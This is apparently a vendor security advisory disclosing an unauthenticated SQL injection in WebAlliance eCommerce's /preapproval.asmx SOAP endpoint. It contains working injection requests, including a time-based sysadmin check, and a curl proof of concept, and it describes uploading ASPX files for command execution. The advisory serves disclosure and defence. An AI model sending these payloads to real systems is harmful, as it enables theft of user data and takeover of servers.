Overview
While performing continuous red teaming exercises through Rapid7’s Vector Command service, Rapid7 discovered CVE-2026-108065, an SQL Injection vulnerability (CWE-89) in Channel Software WebAlliance eCommerce.The exploit allows a malicious actor to read sensitive data from the database, or, if the database user has high privileges, run system commands on the database server. The vulnerability, scored as CVSSv3.1 9.8 (Critical).
Product Description
WebAlliance eCommerce by Channel Software is an all-in-one B2B e-commerce, digital catalog, and customer portal platform purpose-built for wholesale distributors and industrial manufacturers.
Impact
The SQL Injection exploit can be leveraged to view sensitive information in the database, such as user PII and passwords. If logged in with DB admin privileges, the vulnerability can be exploited to run system commands on the server running the database.
Credit
This vulnerability was discovered by Marcus Chang, Security Consultant at Rapid7 and is being disclosed in accordance with Rapid7's vulnerability disclosure policy.
CVE-2026-108065 - Unauthenticated SQL Injection
Technical Details
Rapid7 exploited the vulnerability during blackbox testing and was unable to perform root cause analysis.The sUserID parameter in the GetUser method in a SOAP request to /preapproval.asmx doesn’t properly escape the user supplied sUserID. The SQL query can be escaped by inserting a single quote in the parameter. The database is running Microsoft SQL Server which allows for stacked queries. The query can be escaped with ( ‘; ) to inject completely new SQL commands.
POST /preapproval.asmx HTTP/2
Host: {target_site}
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Soapaction: http://tempuri.org/GetUser
Content-Type: text/xml;charset=UTF-8
Content-Length: 377

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:GetUser>
         <!--type: string-->
         <tem:sUserID>90'; { INJECT_MSSQL_STATEMENT_HERE } ;--</tem:sUserID>
      </tem:GetUser>
   </soapenv:Body>
</soapenv:Envelope>
If a single quote inserted, the SQL server will fail to parse the query and return a syntax error in the HTTP response:
HTTP/2 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
P3p: CP="Potato"
Date: { Date }
Content-Length: 440
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><GetCustomerResponse xmlns="http://tempuri.org/">
<GetCustomerResult>
Incorrect syntax near 'ZZZ'. Unclosed quotation mark after the character string ''.
</GetCustomerResult></GetCustomerResponse></soap:Body></soap:Envelope>
Information can be extracted using time based SQL injection payloads. For example, a query can be injected to force the database to sleep for 2 seconds if the database user is a sysadmin:
POST /preapproval.asmx HTTP/2
Host: {target_site}
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Soapaction: http://tempuri.org/GetUser
Content-Type: text/xml;charset=UTF-8
Content-Length: 377

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:GetUser>
         <!--type: string-->
         <tem:sUserID>90';IF IS_SRVROLEMEMBER('sysadmin') = 1
    WAITFOR DELAY '00:00:02';--
</tem:sUserID>
      </tem:GetUser>
   </soapenv:Body>
</soapenv:Envelope>
If the database user is sysadmin, SQL Ole Automation can be used to upload a file.


If the database is running from the same server as the web application, ASPX files can be uploaded. They can then be browsed to run their code and perform system commands on the server.

Proof-of-Concept (POC) Example:
Curl POC:
curl --path-as-is -i -s -k -X $'POST' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:151.0) Gecko/20100101 Firefox/151.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H $'Soapaction: http://tempuri.org/GetCustomer' -H $'Content-Type: text/xml;charset=UTF-8' \
    --data-binary $'<soapenv:Envelope xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\" xmlns:tem=\"http://tempuri.org/\">\x0d\x0a   <soapenv:Header/>\x0d\x0a   <soapenv:Body>\x0d\x0a      <tem:GetCustomer>\x0d\x0a         <!--type: string-->\x0d\x0a         <tem:sCustID>90\'; { YOUR_SQL_STATEMENT_HERE } ;-- </tem:sCustID>\x0d\x0a      </tem:GetCustomer>\x0d\x0a   </soapenv:Body>\x0d\x0a</soapenv:Envelope>' \
    $'https://{target_host}/preapproval.asmx'
Remediation
Block access to /preapproval.asmx.
Disclosure Timeline
July 13 2026: Issue discovered by Marcus Chang, and exploitation reported to the Vector Command customer.
August 28, 2026: Initial contact with Channel Software.
September 8, 15, and 29, 2026: Follow up email sent to Channel Software to confirm initial contact and provide details of the correct channel to share the details of the vulnerability.
October 9, 2026: Follow up email sent to Channel Software informing them of public disclosure on October 14 and assignment of CVE, along with a request for a vendor statement. Rapid7 received no response from Channel Software.
October 14, 2026: Public disclosure via publication of this blog post.